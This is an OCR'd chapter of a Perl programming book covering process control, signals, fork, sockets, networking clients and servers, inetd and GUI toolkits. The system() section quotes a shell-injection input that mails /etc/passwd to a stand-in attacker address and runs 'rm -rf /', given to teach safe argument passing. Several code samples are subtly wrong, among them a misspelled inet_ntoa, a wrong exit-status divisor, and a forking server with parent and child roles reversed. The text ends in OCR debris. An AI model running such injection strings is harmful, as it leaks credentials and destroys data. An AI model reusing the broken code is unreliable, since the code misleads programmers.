# 14

# The World of Perl

We're almost there. You've learned the basics of Perl, and there's not very much more about the language itself to know. Almost everything you'll ever do with perl will be built upon what you've seen in the past 14 chapters. Beyond that, it's just a matter of applying what you know to what you want to do.

So, even if we can't grow upwards, we can grow outwards. In this final chapter, we'll take a look at a few of the areas in which we can put Perl to use. At the same time, we'll try to broaden our programming horizons. Our first port of call should be the CPAN, where you'll be able to find modules to extend Perl's capabilities and make your programming a lot easier.

Don't forget that as well as enabling Perl extensions, the modules and programs in CPAN are worth reading as examples of Perl code. Look at how Perl programmers view problems and furthermore, how they solve them. Examine the way they structure their programs, and get familiar with the idioms they use. The way to get really fluent in a language is to pick up on what the natives do and copy them. CPAN can help you do that.

This chapter aims to give you a taste of the sort of things you can do with Perl, and we'll examine some of the more common extensions that people use. We'll look at networking, graphical interfaces for Perl programs, working with mathematics, statistics, and cryptography, dealing with XML and other kinds of data source, and some additional tricks we can use when combining Perl and the web.

Of course, this isn't all. There are hundreds upon hundreds of modules in CPAN, and it's impossible for us to consider them all here. Some are purely Perl, but the majority are concerned with extending Perl. By this, we mean that they allow Perl to take elements written in C or other languages and use them just like Perl subroutines. The DBI modules that we saw in our Database chapter did just this. While we won't go into exactly how it's done here, you should be aware that Perl is going to be talking to C libraries and may well need some additional things installed, like a C compiler and any external libraries the module wants to interface with.

## IPC and Networking

So far, all our programs have been very antisocial; they've only been talking to themselves and to the user. Now, talking to yourself is great fun, and you get the most sense that way, but it does get you funny looks after a while. Besides, even programs get lonely. Now we're going to a brief look at the various ways in which programs can interact with the world around them, whether with other programs on the same computer, or with programs on totally different computers across a network.

These are the four specific areas we'll be looking at:

- Running Programs – one of the original aims of Perl was to be a glue language, for running programs, collecting the output, massaging it, and feeding it to other programs. We've already seen how to open pipes to programs; we'll examine some more general ways of starting off other programs and dealing with their input and output.
- Communicating Between Programs – another word for programs running on the computer is 'processes'. In most operating systems these days, you can have more than one process running at once; in fact, you're likely to have hundreds going on, including those central to your operating system itself. It's useful to have these processes talk to each other, and the general term for this is **Inter-Process Communication** – for short, **IPC**. We'll look particularly at programs running on the same computer.
- Networking Clients – any time you use a web browser, send an email, read Usenet news, or chat on IRC, you're using a networking client. This is any kind of program that talks to a service on a computer attached to a network, whether it's a local network in your house or office or somewhere out there on the Internet.

  We can use Perl for all sorts of network client tasks, we've already seen that it can talk to web servers and download pages. We'll see that it can be used to transfer files, read news, send email, and a lot more besides.
- Network Servers – finally, we can have our Perl program act as a network server, to serve information for clients connecting to our computer. This is the most flexible way we have of sharing information with other programs, both on our local machine and elsewhere on the network.

Note that a few of the topics in this chapter aren't applicable to Windows – however, the majority are, so bear with us!

Perl takes the approach that if your operating system lacks a part of UNIX's functionality, it'll do its best to provide that functionality itself. For instance, a lot of work went into perl 5.6.0 to get `fork` emulated on Windows systems. The examples of `fork` will now work on Windows, but only if you've got the ActiveState Perl version 5.6.0 or higher.

If something absolutely won't work on Windows, we'll point it out as we go along. Alternatively, consider getting hold of the Cygwin GNU C Library implementation, which provides a UNIX-like emulation layer for Windows. You can get this from http://sourceware.cygnus.com/cygwin/.

## Running Programs

Let's start off by thinking about the programs on our own computer. We've already seen one way of getting information to a process and listening to its output – but not at the same time – using pipes and the `open` operator. For instance, we could send our output to the `more` program, which will display it on the screen page by page:

```
open (OUT, "|more") or *OUT = *STDOUT;
```

Similarly, we could retrieve input from a program by reading from a pipe attached to it:

```
open (IN, "lynx|") or die "Couldn't start lynx";
```

Now let's see some other ways perl gives us to run programs and manipulate their input and output.

## *system*

This is the simplest mechanism for starting new processes. It's nice and easy. `system` just stops perl for a while and hands over control to another program instead. When that program's finished, your original program carries on where it left off.

- The bad news – `system` doesn't allow perl to communicate directly with the new program.
- The good news – Perl passes on the standard input and standard output filehandles to the program being run. If standard input's connected to your keyboard, you can therefore type interactively at the program, just as if you were running it from the shell prompt.

There are two ways of calling `system`. First, use your system's shell. Second, have perl create the new process itself. Why two ways? Well, you can use the system's shell to do redirection and piping for you. So, if you want to produce a directory listing piped through a pager, you could say:

```
system("dir | more");
```

Furthermore, if your shell allows you to run processes in the background – that is, have the program do its thing while your Perl program carries straight on – you can do this from a call to `system` as well. However, the problem with using a shell is that it's susceptible to attack when you're dealing with data coming in from outside your program. So, for instance, if you were to say:

```
$files = <STDIN>;
system("dir $files");
```

you might expect the user to give you a set of files, which you'd pass to the `dir` program to list. However, as you should have spotted, the user could just as easily do something horrific like this:

Give me a list of files: **; mail bad.guy@blackhat.org < /etc/passwd ; rm -rf /**

We saw something like this in Chapter 12 – given half a chance, this will display the current directory, mail off your password file, and attempt to delete any file it can on your system. You're giving the user access to your shell. You're allowing him to do *anything he wants* to your computer.

Instead of this, you want to arrange things so that the shell is avoided and the input passed directly to `dir`. We do this using the second form:

```
system("dir", $files);
```

Not *that* different, but it illustrates an important point. Say `system($program, @arguments)`, and perl will start the program directly, without going through the shell. There's no *chance* to run additional programs or do anything with pipes or redirection.

For reasons of safety, where there are no special shell characters in the string (`*` or `?` for globbing, `|` for pipes, `<`, `&` and `>` for redirection), perl automatically treats calls made in the first form as though they were made in the second.

When a program exits, it has one last chance to pass on information to the world – it can give an exit value from 0 to 255. By tradition, zero is given if all went well (the meaning of any other number is up to the program to define). To retrieve the exit value of the program, take the value of `$?` and divide by 128.

### Backticks and qx()

If you need to access the program's output, you can't use `system` – it will only returns the status, as explained above. The output goes unhindered to `STDOUT`. You must therefore use backtick quoting or the generic quote version, `qx()`.

Calling a program in this manner returns the output of the program, which you can then stuff into a variable. Whether `qx()` returns a list or a scalar depends on the context it's called in. If you ask for a list, you'll get each line of output as a separate element; if you ask for a scalar, you'll get it all in one go.

As the FAQ points out, the usual way of finding out your hostname (the name by which your computer is known on the Internet) is to call the external program `hostname` if it exists:

```
#!/usr/bin/perl
# myhost.plx
use warnings;
use strict;
use Sys::Hostname;

my $host = `hostname`;
if ($!) {
     print "There was an error calling hostname: $!\n";
     $host = hostname();
     unless ($host) {
           die "I give up!\n";
     }
} else {
     chomp $host;
}
print "I think your host is $host\n";
```

Running this on my home computer, I get the following:

```
>perl myhost.plx
I think your host is justanother.perlhacker.org
>
```

It simply retrieves the name of the current host and prints it out. If there's an error running the program, we'll be notified via the variable `$!`, just like an open or any other system call.

## Processes and IPC

A process is simply an instance of a program that's currently being executed. Whenever the computer runs some program off the hard disk, it's created a new process – it's literally the running incarnation of a given program. IPC (InterProcess Communication) denotes a set of facilities (originally introduced in the AT&T System V.2 release of UNIX) that allow separate processes to communicate with one another.

### Signals

Signals are the most basic type of IPC – a message sent to a process (either from the operating system or another process) to alert it that something has happened. Your operating system may support any number of signals, but the typical number is 32. Each signal has a name, although some are reserved for specific events Others are available for you to give them your own meanings.

The important signals to know about are INT, ALRM, PIPE, and CHLD.

- `INT` usually means that a user has pressed *Ctrl-C* to interrupt the current program. By default, the operating system will tell your program to shut down and terminate when receiving an `INT`.
- An `ALRM` is like an alarm clock going off. You call the `alarm` function with a number of seconds, and the operating system arranges for an `ALRM` signal to be delivered to your process after that time.
- `PIPE` is received as a warning that the program is trying to write to a closed or disconnected socket or pipe. By default, this will cause your program to terminate and say "broken pipe".
- `CHLD` we'll examine in the next section.

## Try It Out : Listing Supported Signals

You can see which signals your system supports by examining the keys of the special 'signals hash', `%SIG`; however, this will only give you the names. To find out both their names and their numbers, you'll have to use the `Config` module.

`Config` is a special module that gets built when perl is being compiled. It stores information about your system in `%Config` and contains documentation explaining each key in the hash. For more information, check out `perldoc Config`.

Here's a slightly adapted example from the `Config` documentation:

```
#!/usr/bin/perl
# listsigs.plx
use warnings;
use strict;
use Config;
unless($Config{sig_name} && $Config{sig_num}) {
     die "No signals on this system?";
}

my @names   = split ' ', $Config{sig_name};
my @numbers = split ' ', $Config{sig_num};
my @signals;

while (@names) {
     my $name = pop @names;
     my $number = pop @numbers;
     $signals[$number] = $name;
}
for (0..$#signals) {
     print "$_ -> $signals[$_]  ";
     print "\n" unless $_ % 5;
}
print "\n";
```

This should print a list somewhat like this (exact contents will depend on the system you're using):

```
>perl listsigs.plx
0 -> ZERO
1 -> HUP  2 -> INT  3 -> QUIT  4 -> ILL  5 -> TRAP
6 -> ABRT  7 -> EMT  8 -> FPE  9 -> KILL  10 -> BUS
11 -> SEGV  12 -> SYS  13 -> PIPE  14 -> ALRM  15 -> TERM
16 -> URG  17 -> STOP  18 -> TSTP  19 -> CONT  20 -> CHLD
21 -> TTIN  22 -> TTOU  23 -> IO  24 -> XCPU  25 -> XFSZ
26 -> VTALRM  27 -> PROF  28 -> WINCH  29 -> LOST  30 -> USR1
31 -> USR2
>
```

### How It Works

The `Config` module provides us with a whole host of information, but we're particularly interested in two things here: a space-separated list of the **names** of the symbols we found and (since that list isn't in numerical order) another space-separated list of the signal **numbers**. We take these lists and split them up into arrays:

```
my @names   = split ' ', $Config{sig_name};
my @numbers = split ' ', $Config{sig_num};
```

Now we correlate names with their numbers:

```
while (@names) {
     my $name = pop @names;
     my $number = pop @numbers;
     $signals[$number] = $name;
}
```

Once we've done that, printing out the list is just a matter of running through each element of the array:

```
for (0..$#signals) {
     print "$_ -> $signals[$_]  ";
     print "\n" unless $_ % 5;
}
```

## Trapping Signals

The purpose of the signals hash is to allow us to specify what we'd like to do on receiving certain signals. You can tell perl to ignore specific ones, use the default behavior, or call some function on receiving the signal.

The keys are named after the various signals that the system supports, and valid values are either the strings "`IGNORE`" or "`DEFAULT`" or a subroutine reference to be called. This subroutine, a **signal handler**, should do as little as it possibly can to satisfactorily deal with the signal and promptly return to the main program.

**Perl's signals are *not* guaranteed to be re-entrant, that is, it's quite possible to receive another signal while in the middle of a signal handler. This can clearly have unpredictable results. Consequently, your signal handler shouldn't take a long time to execute and should avoid system operations.**

Different operating systems (even different UNIX variants) cope with signal handlers in different ways. On systems derived from 'UNIX System V', the signal handler is regarded as 'one-shot'. This means that once the signal handler has been used by a signal, the signal handler reverts to default. If you need to be able to receive more than one signal, then you must reinstall the handler:

Since you never know what sort of system your program will ultimately run on, it's best (that is, safest) to assume the worst case and do things SystemV style.

Setting a signal handler on `ALRM` allows us to time out a long operation. We can arrange for a signal to be delivered to us after a given amount of time:

```
#!/usr/bin/perl
#sleepdemo.plx
use warnings;
use strict;

$SIG{ALRM} = sub { die "SIGALRM received" }; # anon sub provided

eval {
     alarm 30;
     my $input = STDIN;
     alarm 0;    # turn off the alarm if we reach here in time
}

if  ($@) { # $@ contains errors from last eval, undef if eval went smoothly
     if ($@ =~ /SIGALRM/) {
           print "Operation timed out.\n";
     } else {
           die "Something unexpected occurred; $@\n";
     }
}
```

## Fork, Wait and Exec

Many of the mechanisms perl uses to execute external programs rely on the underlying behavior of these three system calls:

### fork

All processes (apart from the very first process on the system) are created through forking, which makes an exact copy of the running process. If you call `fork` in Perl, your program forks into two processes: the **parent** and the **child**. They'll have different process IDs, but other than that, they'll be absolutely identical (sharing the same filehandles, variables containing the same values), and the programs will continue running from the same point in the code under identical conditions.

The `fork` operator takes no arguments. It returns zero when used in the child process and returns the child's process ID when used in the parent process. If the `fork` call fails, it returns the undefined value:

```
#!/usr/bin/perl
# forktest.plx
use warnings;
use strict;
my $f = fork; # Program splits in two here
if (defined $f) {
     if ($f == 0) {
           print "This is the child process\n";
           exit;
```

```
        } else {
              print "This is the parent process\n";
              exit;
        }
  } else {
        print "Your system doesn't support fork!\n";
  }
```

If `fork` is available on your system, you should see:

```
This is the child process
This is the parent process
```

### *wait*

When you fork, there's a chance that the child process may finish before the parent process. If so, the child sends a `CHLD` signal to the parent and expects the parent to call `wait`. This is known as 'reaping' the process. If this *isn't* carried out, the child will stick around doing nothing, without being killed off. This is known as a 'zombie' process.

> *Arguably the best part about IPC is the terminology – it's not often you get the chance, in all seriousness, to talk about killing your children and reaping them before they turn into zombies.*
>
> *Or at least we hope not.*

Typically, you'd use a signal handler to collect the `CHLD` signal and then call `wait`. A typical handler would look like this:

```
$SIG{CHLD} = \&reaper;
sub reaper {
      my $child = wait;
      print "Process $child has exited cleanly.\n";
      $SIG{CHLD} = \&reaper;
}
```

### *exec*

`exec` is a brain transfusion for your process. Instead of calling another program and then coming back, `exec` replaces the current process with a new one, which will have the same process ID and the same open filehandles.

## Networking

Now that we've seen some of what's involved with running programs on a single computer, what about communication between computers?

Most computers on the Internet and on many smaller networks talk to each other using an agreed protocol called **TCP/IP.** In fact, the 'IP' stands for 'Internet Protocol'. (The rest, in case you're interested, stands for 'Transmission Control Protocol'.) If you want to use Perl to talk to remote computers, it's highly likely that this is what you'll be using. So let's have a look at some TCP/IP fundamentals.

## IP Addresses

Each computer out there on the Internet has an **IP address**, a unique number that identifies it. Think of it as that computer's telephone number. In actual fact, some computers have several, and they may answer differently if you contact them on different addresses. In a similar way, I could have a telephone number and a fax number. They'd both belong to me, but you might get a shock if you called the wrong one.

Telephone numbers are usually written as something like (555) 123-4567 in the US, or (01865) 123456 in the UK. IP addresses are currently written as a **dotted quad** - four numbers between 0 and 255, separated by periods. For example, 208.201.239.50 is the machine that answers when you point a web browser at http://www.perl.com/. We'll see in a moment exactly how your browser knows this. Of course, your computer doesn't handle it as a dotted quad internally. Each of those numbers represents a byte, so an IP address is stored as 4 bytes.

IP addresses are controlled by a handful of central registries – RIPE in Europe, ARIN in the US. They delegate portions of the IP address space to large Internet Service Providers, who split them up and delegate to smaller ISPs, who eventually allocate them to you. If you have a dial-up connection to the Internet, your ISP probably hands you one of its own IP addresses automatically when you connect. If your company is connected to the Internet, it's probably negotiated a set of its own IP addresses with its ISP.

## Sockets and Ports

Each computer can run a number of different servers. One IP address can have a web server, an FTP server, a news server, and so on. So in order to use a specific service, in addition to specifying an IP address, you need to specify another number, called a port. Port numbers run from 0 to 65535, but only a few are in common use.

For example, the web server behind http://www.perl.com/ would be connected to port 80 of the IP address 208.201.239.50. The standard port for web servers is 80, and that's what your web browser typically connects to. That machine may have some other services sitting on other ports: FTP on port 21, news on port 119, and so on.

*If you have a UNIX system, you might want to take a look at the file `/etc/services`, which lists several standard (or 'well-known') ports and the services that live on them.*

Once you've got an IP address and a port number, you've got a way to uniquely identify a location to connect to on the Internet. This is called a **socket**, because it's somewhere you can plug into and talk to a server. The two Perl modules we're going to use for programming sockets are called `Socket` and `IO::Socket`.

Connecting to a socket is rather like connecting to a helpdesk or a phone pool. You're given a number to connect to, and when your call gets through, you get passed off to an operator. That operator can be on one of many phones in the pool or perhaps on a different extension.

In terms of this analogy, the number you connect to and the one you actually talk to are different. Once you've established a connection with a network server (by connecting to a well-known port), it's likely that it'll pass you on to another socket, where the actual communication will take place. This is called **accept**ing the connection.

## Domain Name Service

People prefer names to numbers, and computers prefer numbers to names, so in order to keep everyone happy, there's a system to convert an IP address to a name (like www.perl.com) and back again. This is called the **domain name service** (**DNS**). It's a hierarchical-distributed database – hierarchical in structure but distributed physically. You send a series of progressively narrower queries to get a result, asking different machines as the queries get more and more specific.

Say you have a name like www.perl.com. You'll first have to go to one of the six 'root servers' to find out who can answer on behalf of .com. Well, there are a lot of .com addresses, so there are twelve machines that process requests for them. We ask these, and they tell us that there are three servers responsible for perl.com, one of which is called ns1.sonic.net. They also, very helpfully, tell us the IP address of ns1.sonic.net. Without this we'd never get anywhere! Now we can ask that server for the IP address of www.perl.com itself, and away we go:

```
#!/usr/bin/perl
# dnslookup.plx
use warnings;
use strict;
my $address=gethostbyname('www.perl.com');
print $address,"\n";
```

When you run this, you should see a complete mess. That's because, as we mentioned earlier, the IP address is handled as four bytes, which `print` treats as four ASCII characters. However, we'd rather see it as a dotted quad. Fortunately, the `Socket` library has a subroutine that can translate it for us:

```
#!/usr/bin/perl
# dnslookup.plx
use warnings;
use strict;
use Socket;
my $address=gethostbyname('www.perl.com');
print inet_nota($address),"\n";
```

```
>perl dnslookup.plx
208.201.239.50
```

## Networking Clients

There are a number of modules that allow us to connect to servers on remote machines. They take care of the TCP/IP connection, as well as the specific details of the protocol the server wants us to speak. For instance, the `LWP::Simple` module (which we saw in Chapter 10) will take care of connecting to port 80 on a remote web server, issuing a properly worded request for the page we want, retrieving the data and so on. The modules in CPAN's `Net::` hierarchy can be used to create network servers for a wide variety of clients and protocols. The `libnet` distribution (Chapter 10 again) includes all the most important ones.

### Net::Ping

This module gives us a way of checking whether a remote machine is alive (that is, active on the network) or not. It basically does the same job as ping, a ubiquitous program that you'll find in one form or another on virtually all network-enabled computers.

The /usr/ping binary that exists on most UNIX computers (it's ping.exe on Windows) sends an ICMP Ping packet (Internet Control Message Protocol, part of the IP suite) to a remote computer. This should get a response directly from the other computer's protocol stack. You can therefore tell whether the remote computer is alive, without requiring any of that machine's processes to answer your request.

Net::Ping provides similar functionality. In addition to sending ICMP Ping packets, it can also do a normal TCP or UDP connect to one of the ports that are frequently set up as 'echo' services. Processes are frequently not running with sufficient permissions to send ICMP Ping packets (this usually entails having root privileges), so its ability to send a TCP or UDP ping is a bonus:

```
#!/usr/bin/perl
#ping.plx
use warnings;
use strict;
use Net::Ping;

$hostname = shift @ARGV;

$p = Net::Ping->new("icmp"); #could be "udp" or "tcp" instead
print "$host is alive.\n" if $p->ping($host);
$p->close();
```

#### *TCP vs. UDP*

TCP (Transmission Control Protocol) is a stream-oriented protocol. Like a telephone conversation, it guarantees arrival of all data in order and without data loss. It's very easy to detect that the other end has disconnected, in an almost immediate fashion.

UDP (User Datagram Protocol) is more like the postal mail. Each message is packaged separately, arrives separately (possibly out of order), and may be dropped undetectably. UDP requires less processing to deal with: After all, while it's easy to receive mail from several different people at once, you can't speak with that many on the telephone all at once. However, we shouldn't stretch this analogy too far. Since UDP requires significantly less overhead, it's also **easier** to send and **faster** to receive.

TCP sockets behave very much like pipes. So once they've been created, their programming interface is very similar. The IO::Socket module lets us manipulate TCP sockets just like filehandles, and this is the easiest way to write networking clients from scratch.

## *Writing Clients*

The examples of clients we've seen so far have been pretty high level, having taken care of the behind-the-scenes activities of organizing a network connection: connecting, passing messages to the server, and so on. If we want to do this ourselves, we should investigate the IO::Socket module.

## *IO::Socket*

As we mentioned earlier, a socket is a hostname and a port. To connect to an Internet-style socket, we use the IO::Socket::INET class:

```
$sock = IO::Socket::INET->new( PeerAddr => "remote.host.com:7777",
                               Proto => 'tcp');
$sock = IO::Socket::INET->new('remote.host.com:7777');
```

This takes a description of a socket and returns a filehandle if a connection could be made. We can both read from and write to this filehandle, so we can use it to create very simple networking clients.

### Simple TCP Clients

The simplest form of TCP client relies on perl's line-oriented text processing behavior. Basically, it assumes that in the conversation between client and server, each distinct message is punctuated by a newline. Many protocols are line-oriented. They're easier to design and easy to test because a human can read the protocol directly and pretend to speak it with the help of telnet or a simple client.

The client reads each line from the newly created socket and injects a response as it feels necessary. However, it is important to realize that the conversation is led by the server. If the server has nothing to say and we are retrieving lines, then the client will wait until the server has said something to continue into the loop:

```
#!/usr/bin/perl
#tcpclient.plx
use warnings;
use strict;
use IO::Socket;

my $sock = IO::Socket::INET->new('remote.host.com:7777');
while (<$sock>) {
     print "Server: $sock\n";
     print "Response?";
     my $response = <STDIN>;
     # Send response back to server:
     print $sock $response;
}
```

## Blocking and IO::Select

One of the trickier problems with I/O on UNIX has to do with the blocking nature of sockets. Basically, blocking means you're reading from a socket that has no data. Your process will sit and wait until data becomes available to read from that socket. Likewise, writing to a socket won't occur until the socket is ready to be written to.

As a result of this, a number of situations become rather complicated. For example, in the earlier example of the simple line-oriented TCP client, what if you wanted to listen to a stream of data coming down from the server process and occasionally send a message up to that server (perhaps if a user has typed something)? As soon as we tried to read from `STDIN`, we'd stop listening to the server socket! Likewise, as soon as we wait for something on the server socket, we wouldn't be listening for the user typing on `STDIN`! Finally, how would we go about implementing a server that could listen to several different sockets? How would it know which client will talk next? We need to be able to wait for input on more than one socket at once.

`IO::Select` is a simple module, provided with the core perl distribution to present the `select()` interface in an easy to use and object-oriented format, in much the same manner as `IO::Socket`. It has several important methods.

After creating it, you simply add filehandles with the `add()` method. You can either pass it globrefs pointing to your files, or you can pass normal references to `IO::Handle` or its derivatives. Then, you can ask the `IO::Select` object for a list of ready filehandles with the `can_read()` and `can_write()` methods.

With `IO::Select` we're therefore able to write a client that knows both when something has come from the server and when the user has typed something, simply by creating an `IO::Socket` object and adding both server and `STDIN`:

```
#!/usr/bin/perl
#chatclient.plx
# this client prints out entire lines sent by the server, and will send an
# entire line of text when the user hits return.

use strict;
use IO::Socket;
use IO::Select;
use IO::Handle;

my $stdin = new IO::Handle;
$stdin->fdopen(fileno(STDIN),"r");

my $clientsock = IO::Socket::INET->new(PeerAddr => "localhost",
                       PeerPort => 5000,
                       Proto => "tcp");

my $sel = new IO::Select;
$sel->add($stdin);
$sel->add($clientsock);

while (1) { #loop forever
     my @readyhandles = $sel->can_read(); #get the filehandles that are ready
     foreach $s (@readyhandles) { #process each filehandle
           if ($s == $stdin) { #the user typed something
                 print $clientsock <$s>;
           } else { #the server sent something.
                 print <$s>
           }
     }
}
```

### Servers with IO::Socket

Creating server processes is only slightly more complex than creating client programs – that is, with the help of `IO::Select`. When we give arguments to `IO::Select` that indicate we're creating a server, it returns a server socket instead. This looks much like a normal socket, except that it's not connected to anything. Instead, you call the `accept()` method on the `IO::Socket` object, and it returns a second socket that contains the connection to the client. The server socket then goes back to listening for connections again.

When we call `accept()`, the server process will block if no clients have queued up for processing. We can therefore create a loop to process each client, one at a time. Unfortunately, we'd better not do much (or wait very long), because a second client won't be serviced until we're done with the first, and call `accept` on the server socket again.

In fact, when we create the object, we can use the `Listen` parameter to tell `IO::Socket` just how deep a queue of listeners to accept before they start getting turned away. Nevertheless, we can write simple services in this manner. For example:

```
#!/usr/bin/perl
#simpleserver.plx
use warnings;
use strict;
use IO::Socket;

my $serv = IO::Socket::INET->new(LocalPort => 9876,
                                Listen    => 5);      # queue up no more than 5
                                                      # pending clients

while(my $client = $serv->accept()) {                #somebody connected!
     print $client "The time is now: ".scalar(localtime(time()))."\n";
     close $client;
}
```

As we now know, the problem with this sort of server is that it can't do very much or take very long, particularly if it's going to be connected to frequently. However, there are a number of different ways to deal with this.

The traditional UNIX solution is to `fork` off a child to deal with the request after a new client has connected. Older web servers (in the mid 1990's) used this method for dealing with many clients.

A newer, and somewhat faster technique is to 'prefork'. Instead of doing one fork per client, the server forks a number of children when it starts, so that they're ready to service clients as each client connection arrives. This is faster, though somewhat more complicated, and some UNIX systems won't allow multiple clients to wait on `accept()` on the same server socket.

Finally, we could create a server based on the `select` loop.

Forking servers are the easiest to deal with. However, they have several downsides. They're not that quick, since `fork()` must be called every time a client connects. While most UNIXes handle `fork()` relatively efficiently, it still takes some quite a while. Also, child server processes can't easily communicate with each other, since they're separate processes. You'd need to build some sort of infrastructure through network (or UNIX-domain sockets) if you wanted to do this.

### *Forking Servers*

A forking server is relatively simple to implement. We simply `fork()` after getting a new client from `accept()`. The only subtle part is that we have to install a signal handler to deal with children dying. If the process tries to `wait()` normally, it will block – which is what we were trying to avoid in the first place!

```
#!/usr/bin/perl
#forkingserver.plx
use warnings;
use strict;
use IO::Socket;

my $servsock = IO::Socket::INET->new( Listen => 5,
                                      LocalPort => 5000);

sub reap { wait(); $SIG{CHLD} = \&reap;} # catch and handle children dying
$SIG{CHLD} = \&reap;
```

```
while($client = $servsock->accept()) {
      if ($pid = fork()) {
            close $servsock; #let the parent deal with the server socket
            # have a conversation with $client here
      } else {
            close $client;   #let the child deal with the client socket
      }
}
```

### *Cheating Using inetd*

On almost all UNIX systems, a number of core network services are already provided by a program called `inetd`. Its role in life is to provide connectivity. It reads a configuration file (`/etc/inetd.conf`) on startup, which provides a list of services and instructions on how to deal with requests on those services.

The services themselves, such as "`telnet`" or "`smtp`", are specified as having certain ports within `/etc/services`. After `inetd` reads this file in, it binds all the appropriate ports for these services, then waits for a connection to occur.

After a program connects to a port that's being waited on, `inetd` will `fork` and `exec` to run the program specified. The important thing to note is that the socket is provided to the child as `STDIN` and `STDOUT`, so you can write very simple services without having to worry about sockets or forking at all! Also, because it's almost certainly running already, it won't use up any extra system resources until your new service is invoked.

A program intended to run from `inetd` is simple: read `STDIN` and write to `STDOUT`. For example, we can create a simple daytime server, which merely prints out the current time in the localized format. Make sure your program works properly on the command line, first!

```
#!/usr/bin/perl
# daytime.plx
use warnings;
use strict;

print scalar(localtime(time())), "\n";
```

Now we want to put it somewhere convenient, edit `/etc/inetd.conf` so as to tell `inetd` how to activate this service, and send `inetd` a HUP signal so as to make it reload its configuration file:

So first, we add a line to `/etc/inetd`, telling it that it's a streaming service using TCP on the port specified for daytime in `/etc/services`. We tell it to "`nowait`" (which means that it should be ready to accept another connection on the daytime socket immediately):

```
# Syntax for socket-based Internet services:
# <service_name> <socket_type> <proto> <flags> <user> <server_pathname> <args>
  daytime         stream        tcp     nowait  nobody /etc/daytime.pl
```

Finally, we restart `inetd` with the command "`kill –HUP`" command:

```
> ps auxww | grep inetd
root    183  0.0  0.8   920  476  ??  Is   Sat06PM   0:01.08 inetd -wW
> kill –HUP 183
>
```

Now our newly created process is ready to run!

```
>telnet localhost daytime
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Fri May 19 19:21:43 2000
Connection closed by foreign host.
>
```

## Graphical Interfaces

One of the criticisms often leveled at Perl is that it doesn't have a graphical interface. It's ideal for the system administrator writing quick fixes, behind-the-scenes work and text manipulation, but it doesn't have any way of producing windows, menus, dialogue boxes and so on – unless, of course, you use a module. There are a number of modules that allow Perl to talk to external graphics libraries. These libraries provide Perl with the ability to create graphical applications and control their operation.

External libraries are a little like Perl modules, except that they're more likely to be written in C. Before you can use them, you have to obtain them, then build and install them on your system. They then provide a bunch of ready-made C functions that a C program can call. In the case of a graphics library, there may be a function that draws a window. So long as a programmer knows the names of the functions, and the parameters that they expect, they can happily call them from their own C programs and let them do all the hard work. A well-defined interface to a library like this is called an Applications Programming Interface, or **API**.

That's how it works in C – but this is Perl! Thankfully, Perl version 5 introduced the ability to talk to C library APIs using a system called XS. This stands for Extension Subroutines; you may also see the abbreviation XSUB used to refer to one of these subroutines. We'll see at the end of this chapter exactly how these subroutines work. For the moment though, it's safe to know that they're Perl modules that act as translators between C and Perl. In the world of graphical libraries, these modules are sometimes known as **bindings** because they glue languages together.


We're going to look at three of the more well known graphical libraries: Tk, GTK+, and Qt.

### Widgets

First though, we need to look at what these libraries actually provide us with. Each one is different and has its own way of looking at things, but they all revolve around similar objects. They allow us to create, manipulate, and destroy components of a graphical application – things like menus, windows, icons, scrollbars, and so on. The correct technical term for one of these components is a **widget** (though you may hear them referred to as controls), so the libraries are sometimes known as widget sets. To help us get an idea of what we'll be using, I've included a few screenshots, showing the basic widgets common to each of the libraries below.

## Perl/Tk

The oldest and best known graphical library to be used in Perl is called Tk, and it's the only one that's available for both UNIX and Windows, which makes it great for portable Perl applications. Tk started life glued specifically to a language called Tcl (pronounced 'tickle') and is used in its original form with Tcl to this day. The great Malcolm Beattie first produced graphical applications in Perl by getting Perl to talk to Tcl. This worked, but it was a very awkward solution – something programmers call a 'kludge'. Nick Ing-Simmons took a different approach. He removed all of the Tcl-specific parts of Tk, creating a variant library, which was 'language agnostic' – not designed for any particular language. He called this library 'portable Tk', or 'pTk'. He then wrote a set of Perl bindings for pTk, naming the end result 'Perl/Tk'. The Tk module on CPAN provides both these bindings and the pTk library itself. Originally the Tk widgets looked like the UNIX widget-set known as 'Motif', but now they can use 'native look-and-feel'. So, on Windows, your applications will look like ordinary Windows applications.



This widget allows you to experiment with different widths and arrowhead shapes for lines in canvases. To change the line width or the shape of the arrowhead, drag any of the three boxes attached to the oversized arrow. The arrows on the right give examples at normal scale. The text at the bottom shows the configuration options as you'd enter them for a canvas line item.

vidth => 2
rrowshape => [8, 13, 5]

If you click on any of the four buttons below, the background of the button area will change to the color indicated in the button. You can press Tab to move among the buttons, then press Space to invoke the current button.

BrowseEntry, entry with listbox to select list values.

A N-puzzle implemented via the Grid geometry manager.

Plot a serie functions o

